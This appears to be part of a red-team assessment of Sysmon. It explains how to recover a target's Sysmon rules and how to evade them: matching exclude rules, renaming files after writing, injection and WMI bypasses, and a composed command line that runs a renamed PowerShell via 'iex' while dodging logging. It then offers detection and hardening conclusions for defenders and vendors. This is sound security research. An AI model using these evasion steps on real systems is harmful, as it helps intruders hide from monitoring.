When generic security product feature bypasses aren't possible/feasible/known, an attacker will resort to finding individual weaknesses in the way in which a product is specifically configured. In the case of Sysmon, the ability to obtain and parse deployed rules is extremely important not only to determine configuration weaknesses but to also gain a sense of what your target organization deems worthy of detection as well as what they consider to be noise in need of filtering.

This section will focus on the development of a reconnaissance capability for deployed Sysmon rules for the purposes of auditing configurations followed by the application of a rule evasion methodology.

## Sysmon Configuration Reconnaissance

Mature attackers require the ability to ascertain the host and network footprint as well as the specific configuration of all security products they encounter. Upon an attacker gaining an initial foothold in a target environment, host/network situational awareness is a crucially important early activity. Upon

performing thorough target reconnaissance, a well-resourced attacker aiming to achieve a long term goal on a target will have what they need to closely emulate their target environment in an attacker-controlled setting where actions can be practiced prior to being launched in a hostile environment – i.e. that of their target environment.

A Sysmon configuration is stored as a binary blob in the following registry value:

```
HKLM\SYSTEM\CurrentControlSet\Services\<<SYSMON_DRIVER_NAME>\Parameters  
\Rules (REG_BINARY)
```

When Sysmon is installed, an ACL is set on the “Parameters” registry key allowing only users in the “Administrators” group to read the rules blob – a smart defense-in-depth step to take. Do note, however, that because Sysmon has no built-in centralized update mechanism, IT administrators may configure Sysmon rule updates via group policy, which are readable by all users in most environments.

Once the rules blob is obtained, it will need to be parsed to be human-readable. Sysmon.exe will parse the configuration locally but it doesn’t have the ability to parse the rules blob in isolation – e.g. the case where an attacker obtains the rules blob remotely. At the time, a separate rule parsing capability did not exist until the release of PSSysmonTools – a PowerShell module for working with and recovering Sysmon configurations.

Upon successfully recovering a human-readable Sysmon configuration, an attacker has what they need to begin validating their actions locally against their target’s detections as well as the ability to begin assessing configuration weaknesses.

## Application of a Rule Evasion Methodology

When evaluating Sysmon rules, it is ideal to focus on exclude rules. The rationale should be evident – any exclude rule that an attacker can get their tradecraft to match on will not be logged. There may be some cases where blending in with an exclude rule is not possible. In that case, include rules can inform what actions an attacker should avoid. When evading rules, attacker should form a strategy based on the following priorities:

1. Applying tradecraft that employs a generic detection bypass – e.g. the WMIEvent technique described above.
2. Blending in with exclude rules. Exclude rules that will be the most valuable are “Image” and “CommandLine” rules as these will offer the attack the most evasion flexibility. Additionally, rule conditions that enable composition are possible. For example, simple rules consisting of short “contains” conditions will often offer the most evasion flexibility. The application of this strategy should become evident in the sections that follow.
3. Avoiding rules present in include rules.
4. As a last resort, when avoiding include rules is not possible, employ tradecraft that will give the best appearance of blending in with what you determine to be the most noise-prone events. Ascertaining noise-prone events is best achieved when the configuration is applied locally to an emulated, attacker-controlled environment.

What will follow will be a thorough explanation of the evasion strategy selected for each rule type in [@SwiftOnSecurity’s canonical Sysmon configuration](#). It should be noted that this configuration was



selected as it is one of the most thorough and robust configurations publicly published. It is a very robust ruleset and what should become evident eventually is that the weaknesses are not necessarily a byproduct of the rules selected, rather they are a weakness in the lack of rule granularity in Sysmon – i.e. that every defined rule is considered as a sequence of OR statements.

## ProcessCreate Rule Evasion Strategy

The following exclude rule was chosen as part of an evasion strategy:

```
<CommandLine condition="contains">AcroRd32.exe" /CR </CommandLine>
```

Rationale: An attacker that invokes their malicious host executable with this string anywhere in the command-line invocation will evade all ProcessCreate events when a child process is spawned.

## FileCreateTime Rule Evasion Strategy

The following exclude rule was chosen as part of an overall evasion strategy:

```
<Image condition="contains">setup</Image>
```

This is an ideal evasion rule as all that it requires is that the attacker's host executable have "setup" anywhere in the path or the filename.

## NetworkConnect Rule Evasion Strategy

While not an ideal exclude rule for evasion, the following was chosen as part of an overall evasion strategy:

```
<Image condition="image">OneDrive.exe</Image>
```

Unfortunately, there were no flexible "contains" rules to take advantage of. This rule will enable an attacker to avoid any NetworkConnect events where the host executable filename is exactly "OneDrive.exe"

## ProcessTerminate Rule Evasion Strategy

There are no ProcessTerminate exclude rules. There is only a single include rules that must be considered:

```
<Image condition="begin with">C:\Users</Image>
```

This is a case where an attacker should attempt to avoid starting processes from user directories. This can likely be easily avoided by the fact that any user can create a subdirectory from the root drive.

## DriverLoad Rule Evasion Strategy

This rule set will log all drivers that are loaded that are not signed by "microsoft", "windows", or "Intel". Considering an attacker would need to be elevated to load a driver, evasion opportunities would present themselves by relying upon a [SIP hijack attack](#) where the attacker can influence the signer returned upon performing signature validation.

## ImageLoad Rule Evasion Strategy

This rule is not enabled and therefore evasion is not necessary in this specific scenario.

## CreateRemoteThread Rule Evasion Strategy

There are actually not ideal exclude rules that can be combined with other rule evasion strategies. A generic bypass already exists, however, for CreateRemoteThread events. Casey Smith discovered that QueueUserApc injection will avoid the logging of any CreateRemoteThread events.

## RawAccessRead Rule Evasion Strategy

This rule is not enabled and therefore evasion is not necessary in this specific scenario.

## ProcessAccess Rule Evasion Strategy

This rule is not enabled and therefore evasion is not necessary in this specific scenario.

## FileCreate Rule Evasion Strategy

There are no ideal exclude rules with which an attacker could combine into a larger evasion strategy. Most of the exclude rules specify exact image paths in directories writable only by administrators. Focusing on the include rules, it is apparent that the focus is primarily on capturing the creation of executable file formats. Consider the following include rule for capturing the creation of EXE files:

```
<TargetFilename condition="end with">.exe</TargetFilename>
```

A generic bypass to this class of include exists where the event will not trigger if a file is first written to disk using one extension and then the extension is later changed. For example, logging of writing evil.exe to disk can be avoided by first writing it to disk as evil.txt and then renaming it to evil.exe.

## RegistryEvent Rule Evasion Strategy

The following exclude rule was determined to be the most flexible for evasion:

```
<Image condition="end with">Office\root\integration\integrator.exe</Image>
```

An attacker has full control over the tail path and filename of their host executable. This rule introduces the first conflict, however, with the NetworkConnection evasion rule where the executable filename would need to be OneDrive.exe. To address the conflict, one possible option would be to ensure that all network communication is performed in a malicious broker process named "OneDrive.exe". Network communications could then be proxied from one evasive process to another via an inter-process communication mechanism: shared memory, named pipes, etc.

## FileCreateStreamHash Rule Evasion Strategy

This rule set consists of only include rules. FileCreateStreamHash rules only log when an alternate data stream is appended to a file. This primary intent of this rule type is to detect potentially malicious files that were downloaded over the internet. These rules can be evaded in the generic sense by not downloading files via applications that apply mark-of-the-web – e.g. via an Internet Explorer COM object.

## PipeEvent Rule Evasion Strategy

This rule is not enabled and therefore evasion is not necessary in this specific scenario.

## WmiEvent Rule Evasion Strategy

This rule is not enabled and therefore evasion is not necessary. An improvement to this rule set would be to log all WmiEvents. As was already explained though, there exists a generic evasion.

## Overall Rule Evasion Composition Strategy

Now that individual weak rules have been identified, they need to be composed accordingly so as to maximize evasion potential. As a reminder, the following rules were identified for potential composition:

```
<CommandLine condition="contains">AcroRd32.exe" /CR </CommandLine>
<Image condition="contains">setup</Image>
<Image condition="image">OneDrive.exe</Image>
<Image condition="end with">Office\root\integration\integrator.exe</Image>
```

Also recall the conflict between the “OneDrive.exe” NetworkConnect evasion and the “integrator.exe” RegistryEvent evasion.

Now, let’s say in this hypothetical evasion scenario, the goal was to execute malicious PowerShell code. Combining weak evasion rules might manifest themselves as the following command-line invocation:

```
C:\setup\Office\root\integration\integrator.exe -version 2 "& {iex(gc
C:\setup\Office\root\integration\integrator.txt); $null =
'AcroRd32.exe" /CR '}"
```

This command-line invocation consists of:

1. powershell.exe renamed to integrator.exe and located in “Office\root\integration” in order to bypass RegistryEvent rules
2. “setup” is present in the path to evade FileCreateTime rules
3. ‘AcroRd32.exe" /CR’ is present in the command-line string to evade ProcessCreate rules.

There are some additional evasion considerations taken into consideration. First, ideally, powershell.exe would have been copied using a benign extension (e.g. .foo) and then renamed to .exe in order to evade the “.exe” FileCreate rule. Additionally, “-version 2” was specified in order to explicitly load PowerShell version 2. The reason that was done was because in later versions of PowerShell, temporary .psm1 and .ps1 files are created in order to test AppLocker enforcement where doing so would trigger the “.ps1” FileCreate rule present in the configuration.

The command above simply invokes the PowerShell code present in integrator.txt. A .txt extension was selected again, so that a FileCreate rule would not be triggered.

Now, we still haven’t taken NetworkConnect rule evasion into consideration. All network communications should ideally take place in a dedicated OneDrive.exe process where C2 is performed and marshaled via an IPC mechanism established between integrator.exe and OneDrive.exe. An IPC mechanism could be as crude as writing/retrieving output to a file or by using named pipes. Ultimately, while an IPC mechanism between processes is a slight burden, the effort to overcome the restriction and evade nearly all Sysmon events may be worth the effort to attackers requiring stealth.

## Sysmon Assessment Conclusions

Despite building out a methodology to evade and bypass Sysmon under specific circumstances, our assessment concludes that Sysmon is effective, semi-robust tool to supplement detection data sources. Using Sysmon in isolation, however, it is not sufficient as a detective security solution. Sysmon’s purpose is to collect detailed event data about what is happening on an endpoint.

## Detection Conclusions

- Sysmon, by itself, is not sufficient as a detective security solution nor was it likely designed to be a security solution to be used in isolation. To be useful, it requires an additional event log forwarding component and data analysis infrastructure in order to be an effective detective security solution. Without these, it's only useful for additional IR/forensics context.
- Exclude rule logic is fundamentally flawed in that evasion is enabled by simply blending in to one or more exclude rule. It only takes a single exclude rule to override all include rules. Most defenders will also not be particularly mindful of Sysmon rule robustness strategies too (e.g. having an over-reliance upon “contains” logic). On the positive side, because the Sysmon configuration is stored in a registry key that explicitly requires an attacker to be elevated to access, defenders can at least be afforded an initial upper hand prior to an attacker gaining sufficient privileges to read the configuration.
- The WmiEvent event is trivial to bypass. Considering the popularity of WMI persistence has been steadily rising, addressing this bypass is important. It should be noted though that WMI persistence in arbitrary namespaces is likely to evade WMI detections in other products as well. Fortunately, in Windows 10, event ID 5861 in the Microsoft-Windows-WMI-Activity/Operational event log offers a great mitigating detection. Sysmon would still be able to capture ProcessCreate events where wmioprse.exe and/or scrcons.exe are parent processes. An evasive attacker using

WMI persistence would need to be mindful of using ActiveScriptEventConsumer classes that don't spawn a child process.

- The standard deployment scenario for Sysmon at scale is to push the binary and configuration XML. Defenders/IT ops are unlikely to also delete the Sysmon configuration XML which will not have the same level of protection from a non-admins as the binary configuration in the registry.
- There are some detection gaps (WMI, process hollowing), but for the most part Sysmon makes a great supplementary data source for building detections.

## Tampering Conclusions

- An elevated attacker who aims to alter a Sysmon configuration would be wise to modify it [directly in the registry](#). Sysmon configuration change events (event ID 16) only occur when the configuration is updated through sysmon.exe. The Sysmon service already has logic to detect configuration changes in the registry in order to signal the change to the driver. Perhaps logic could be added to generate a configuration change event in that code block.
- Beyond identifying the supported IOCTLs and their respective functionality, not much time was spent trying to identify driver attack surface. Overall, the attack surface at the surface appear to be robust.
- Sysmon can only maintain its integrity when confronting a low-privileged threat.
- A threat with administrative privileges can completely compromise its integrity. To be clear, this should not be considered a vulnerability. It should merely be accepted as a fact. Some commercial tools will incorporate anti-tampering protections. Admin anti-tampering protections should not be expected in future versions of Sysmon.
- Some potential vulnerabilities in the installation/update process, but easily fixable. It should always be working inside of a temporary/secure directory in %temp%\<rand>.

## Conclusion

While we did not pursue every conceivable angle of assessing evasion opportunities for Sysmon, we hope that you can walk away with an understanding of the motivations for subverting security products. We also hope that you will be able to apply a similar methodology to your pursuits as a red team seeking to deliver value to your customers.

It is our hope that vendors will more actively incorporate proactive subversion into their product strategy. In doing so, their product will become not only more resilient to intentionally evasive, mature actors, but they will also be able to differentiate their product from that of their competitors.

Lastly, if you are in the position to assess a tentative security product in your environment, we hope that you will inquire as to the extent to which the vendor considers a threat model against their own product. In fairness, security products (endpoint products in particular) have one of the hardest jobs to accomplish - that of reporting/detecting/preventing threats on a system that is assumed to be compromised. For a vendor to not consider the resilience of its own product would imply that evasion opportunities would be trivial for even non-mature actors.